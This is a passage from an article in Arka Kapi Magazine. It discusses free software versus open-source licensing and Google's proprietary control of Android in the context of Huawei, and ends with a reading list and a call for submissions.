there are a few differences. If you're interested in learning more about which software license is right for your projects, the Free Software Foundation's License List provides detailed descriptions of both free and non-free licenses.

In short, let's talk about the main point of this article, "If Android is open-source, why can't Huawei not use it?". When we look at the historical process, the situation is pretty obvious, but some points are worth mentioning. Yes, Android is open-source, and it uses the Linux kernel, but it's definitely not *free*. After Google purchased Android in 2005, Google filled it with proprietary software and services as required by company policies. Google also incorporated developers and companies to offer applications and services written by third parties through its own services as proprietary software. Therefore, Android has been monopolized by Google. What the future holds for Huawei, Google, the USA, China and non-emancipatory countries is unknown - yet security, confidentiality, the social philosophy that lies beneath and free software being the first choice in such cases show that the importance of free software increases day by day.

Note: In this article, only Free Software and Open-Source Movement have been mentioned. The property/copyright of software are not discussed because both movements provide arguments against proprietary software well enough. Therefore, at the end of the article, some reading suggestions are written for those who want to go into more detail about both the relationship between free software and open-source and their views on property, license and patent issues.

Recommended Reading List:

- Introduction to *Free Software, Free Society: The Selected Essays of Richard M. Stallman*
- Why open-source misses the point of Free Software
- Homesteading the Noosphere - Eric S. Raymond
- Handbook of Research on open-source Software: Technological, Economic, and Social Perspectives
- The Difference Between Free and Open-Source Software

CALL FOR PAPERS

ARKAKAPI

Do you want your article to be published on Arka Kapi Magazine? Submit now to be featured in the next issue! Your article can be of any title as long as it fits to the cyber security context. Make sure it's an original article that isn't previously published elsewhere.

Email your articles to:
editor@arkakapimag.com

FEEDBACK

Got any feedback about Arka Kapi Magazine? Found a bug? Want us to add or remove something? Let us know!

follow us

Don't miss the news!

arkakapimag